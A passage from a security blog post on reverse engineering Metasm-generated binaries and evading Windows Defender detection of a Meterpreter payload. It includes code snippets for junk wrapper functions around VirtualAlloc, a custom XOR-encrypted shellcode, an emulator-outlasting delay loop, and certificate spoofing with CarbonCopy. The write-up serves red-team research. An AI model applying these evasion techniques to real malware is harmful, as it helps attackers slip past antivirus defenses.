.text:00401008 8D 86 E2 0F 00 00                lea     eax, [esi+0FE2h] ; eax = 0x40101e + 0xfe2 = 0x402000
.text:0040100E 50                               push    eax
.text:0040100F E8 14 00 00 00                   call    wrap_call_function
.text:00401014 83 C4 04                         add     esp, 4
.text:00401017 B8 00 00 00 00                   mov     eax, 0
.text:0040101C 5E                               pop     esi
.text:0040101D C3                               retn
.text:0040101D                  start           endp
.text:0040101D
.text:0040101E
.text:0040101E                  ; =============== S U B R O U T I N E =======================================
.text:0040101E
.text:0040101E
.text:0040101E                  get_address     proc near               ; CODE XREF: start+1↑p
.text:0040101E                                                          ; wrap_call_function↓p
.text:0040101E E8 00 00 00 00                   call    $+5             ; call to the next inst. pushes 0x401023 on stack
.text:00401023 58                               pop     eax             ; eax = 0x401023
.text:00401024 83 C0 FB                         add     eax, 0FFFFFFFBh ; eax = 0xfffffffb + 0x401023 = 0x40101e
.text:00401027 C3                               retn
.text:00401027                  get_address     endp
.text:00401027
.text:00401028
.text:00401028                  ; =============== S U B R O U T I N E =======================================
.text:00401028
.text:00401028
.text:00401028                  wrap_call_function proc near            ; CODE XREF: start+F↑p
.text:00401028 E8 F1 FF FF FF                   call    get_address     ; eax = 0x40101e
.text:00401028                                                          ; top stack = 0x402000
.text:0040102D FF A0 E2 2F 00 00                jmp     dword ptr [eax+2FE2h] ; jmp 0x404000
.text:0040102D                  wrap_call_function endp
.text:0040102D
.text:0040102D                  ; ---------------------------------------------------------------------------
```

There are 3 subroutines - start, get_address and wrap_call_function.

get_address:
The *call $+5* saves the address of the next instruction on top of stack as the return address (which is *0x401023* and corresponds to *pop eax*), then transfers execution 5 bytes ahead.

But 5 bytes ahead is the same *pop eax* instruction (*0x401023*), which now pops the return address (*0x401023*) into *eax*. Finally *add eax, 0xfffffffb* is executed (equivalent to substracting 5 from *0x401023*), the result of which is the start address of the current function (*0x40101e*)

So, basically, get_address returns its own address.

wrap_call_function:

call get_address loads *0x40101e* (the address of get_address) in eax and then jumps to address *[eax+0x2fe2]* (equals to 0x40101e + 0x2fe2 = 0x404000)

At *0x404000* is the imported printf function.

```
.idata:00404000 ; Section 4. (virtual address 00004000)
.idata:00404000 ; Virtual size                  : 00000008 (      8.)
.idata:00404000 ; Section size in file          : 00000200 (    512.)
.idata:00404000 ; Offset to raw data for section: 00000800
.idata:00404000 ; Flags C0000040: Data Readable Writable
.idata:00404000 ; Alignment     : default
.idata:00404000 ;
.idata:00404000 ; Imports from msvcrt
.idata:00404000 ;
.idata:00404000 ; ======================================================================
.idata:00404000
.idata:00404000 ; Segment type: Externs
.idata:00404000 ; _idata
.idata:00404000 ; int printf(const char *Format, ...)
.idata:00404000              extrn printf:dword     ; DATA XREF: .idata:00403010↑o
.idata:00404004
.idata:00404004
```

start:

Loads *0x40101e* (the address of get_address) in eax then adds 0x40101e + 0xfe2 = 0x402000 then pushes *0x402000* on stack and calls printf (address 0x404000)


You've probably guessed already that at 0x402000 resides the argument to printf.

```
.rodata:00402000 ; Section 2. (virtual address 00002000)
.rodata:00402000 ; Virtual size                  : 0000000D (     13.)
.rodata:00402000 ; Section size in file          : 00000200 (    512.)
.rodata:00402000 ; Offset to raw data for section: 00000400
.rodata:00402000 ; Flags 40000040: Data Readable
.rodata:00402000 ; Alignment     : default
.rodata:00402000 ; ===========================================================
.rodata:00402000
.rodata:00402000 ; Segment type: Pure data
.rodata:00402000 ; Segment permissions: Read
.rodata:00402000 _rodata         segment para public 'DATA' use32
.rodata:00402000                 assume cs:_rodata
.rodata:00402000                 ;org 402000h
.rodata:00402000 aHelloThere     db 'Hello there!',0
```

So, the Metasm binaries use a function address as a base address to calculate the offsets to constants and imported functions and then uses a second wrapper function to call the imported functions.

The analysis of a complete obfuscated evasion binary didn't reveal anything different.

Function name
swap
KSA
PRGA
RC4_decrypt
start
get_address
wrap_call_malloc
wrap_call_strlen
wrap_call_memset
wrap_call_GetTickCount
wrap_call_VirtualAlloc
wrap_call_OutputDebugStringA
wrap_call_OpenProcess



Apart from the Metasm peculiarities, there isn't anything new. Whatever the C code does, thats what you'll find in the assembly. No additional obfuscation, packing or optimization happening behind the scenes. Which means that the C code alone is enough to study the operation of the generated files.

Evading Defender

Because mpengine.dll is too big to reverse in a reasonable time, the only viable approach to discover why it gets detected is by manually tweaking the code and note which parts are matched by the signature. It's important to say that this testing was done without internet connection, because Defender has cloud functionality with machine-learning algorithms. Later when I've bypassed the local detection I'll try to bypass the cloud scanning.

After many many tries making changes to the code like

- removing VirtualAlloc
- removing OpenProcess
- removing the rc4 function & the rc4.h header
- removing the encrypted shellcode
- removing the if(proc == NULL) body

and various combinations of those, I found that the signatures are based on:

- OpenProcess
- RC4 algorithm
- the payload
- VirtualAlloc
- possibly the unusual compiler

If we assume it's a static signature that's firing (because OpenProcess should bypass real-time protection), then to bypass it we have to obfuscate the code a little more then what Metasploit provides by default. The signature is unlikely to use OpenProcess and VirtuallAlloc alone as detection criteria (would cause too much false positives), so I guess it also checks their arguments along with the presence of other things. To obfuscate them we can write a wrapper function to call them outside main and add additional junk functions which calculate the arguments. That way the values of the arguments would be known only at run-time and can't be inspected statically.

For example, I wrote a similar code to the one below (I won't release the actual code), every argument and constant has to be "calculated" at runtime, also the function is not called directly, but though a wrapper function with changed order of arguments.

```
// always returns 0
int zero(int input){
    int i = 85;
    int j = 57;
    for(;i!=0;i-=5){
        if(i==5){
            j=input;
        }
    }
    return i+input-j;
}

// A function which "calculates" the parameter
int valloc_param2(int lpBufSize){
  return lpBufSize-(zero(123)*zero(754));
}

//VirtualAlloc wrapper function
LPVOID wrap_virtualalloc(int param4, int param3, int param2, int param1){
        LPVOID lpBuf = VirtualAlloc(param1+zero(13), param2-(zero(324)*zero(145))
        return lpBuf;
}

// actual call to the wrapper function
LPVOID lpBuf = wrap_virtualalloc(valloc_param4(234),valloc_param3(),valloc_param2
```

The next thing to remove is the RC4 algorithm. I wrote a custom XOR-based encryption algorithm with several transformations of the original shellcode payload. The algorithm isn't necessary to be cryptographically secure (mine is definitely NOT), the only purpose here is obfuscation, not security. With that changed, Defender is unlikely to have a signature to match my algorithm or the encrypted payload.


Sounds easy, but there was A LOT of trial and error. There are some characters which have to be avoided or they break the ruby script, escaping them didn't work. Also the errors messages don't help at all, 90% of the time I had to guess what was the cause of the problem. At the end I decided to add one final transformation to the payload and make it entirely of printable ASCII characters which also added a nice bonus obfuscation points :)

Let's summarize:


- OpenProcess and VirtAlloc are changed in such a way so it's unlikely a static signature would match
- RC4 algorithm is replaced with a custom one, thus again it's unlikely a static signature would match
- Because the payload is encrypted with the new algorithm it also looks nothing alike the previous one
- The payload is also transformed to printable ASCII characters
- The only thing that remains unchanged is the compiler

I replaced the available C template with my new modified one and generated the obfuscated malicious binary. Downloaded it on the victim machine and …*drum roll*…
SUCCESS! Defender didn't catch it! But my happiness was short-lived, because when I ran the file it didn't work…

Turns out I had a bug in my ASCII transform code, so the resulting shellcode after the decryption was just junk bytes.




This mistake was a lucky one and I'm glad I made it, you'll see why in a moment. After I fixed the bug, Defender caught the malware, not only that but it detected it as Metrepreter!



The only way for Defender to know my file contains Meterpreter payload is to emulate the code, run the decryption routines and get access to the actual shellcode which I generated with msfvenom. But this shouldn't have happend, right? I have the OpenProcess trick implemented, sandbox detection shouldn't be happening! Unless Microsoft changed the behaviour of the emulated OpenProcess.

To test my theory I broke the payload on purpose and generated a dozen files. Non were detected. Did the same with properly working ones - all got detected like Meterpreter.

If Microsoft changed the behaviour of the emulated version of OpenProcess, then it returns either 0 or a handle. I changed the condition after OpenProcess to *if(proc==256)* (check for some arbitrary handle, I guessed that 256 has small chance to be valid) and generated a few more files. None were detected. So it appears that microsoft did indeed changed the behaviour of OpenProcess inside mpengine.dll. It can no longer be used as sandbox detection, because you can't force it to return a predetermined value.




I felt really bad. All this work, manual obfuscation and whatnot was for nothing. I started to think of other ways for sandbox detection which didn't involve reversing of the monstrous mpengine.dll. And decided to try the oldest trick in the book - delay! Add a loop with some stuff in it, which takes sufficiently long time to execute. People wouldn't like to wait 15 minutes for their files to be analyzed, every time they download something from the Internet, so emulation engines usually have a timer. They have to analyze the file in the specified time interval and if the time runs out the emulation stops.

If a sufficiently long loop is added before the malicious code then Defender won't have time to analyze the whole functionality.

A fairly simple loop like the one below did the trick for me:

```
unsigned long i = 0;
unsigned long j = 0;

while(1){
        if(i>68020500){
                break;
        }
        j+=zero(i++)+five(i)-five(i);
    }
if(i>0 && j!=(6325+zero(34))){
// snip
```

I removed OpenProcess because it's not needed anymore.




Execution successful :)

But we're not done yet, remember the cloud functionality? When I turned my Internet connection back on, Defender caught the malicious file and marked it as Trojan:Win32/Fuerboos.

This means that the sandbox still didn't pass my loop, outherwise it should have been marked as Meterpreter. The ML algorithms finds something else in my file suspicious.

I decided to sign my executable with a spoofed certificate using the CarbonCopy tool because some AVs don't verify the whole chain of the certificate. And it worked. The only problem now is that when I execute the file Windows detects that it is signed from unknown publisher and warns me that the file origin is "unknown". But no antivirus detections!



Further reading

1. Malware on steroids part 3 - Machine learning sandbox evasion
2. CarbonCopy Tool
3. Metasploit framework encapsulating AV techniques
4. RECON-BRX-2018 Reverse Engineering Windows Defenders JavaScript Engine
5. Blackhat - Windows Offender - Reverse Engineering Windows Defenders Antivirus Emulator
6. WindowsDefenderTools

0 Comments idafchev Login

Recommend 1 Tweet Share Sort by Best

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Be the first to comment.

Subscribe Add Disqus to your site Disqus' Privacy Policy DISQUS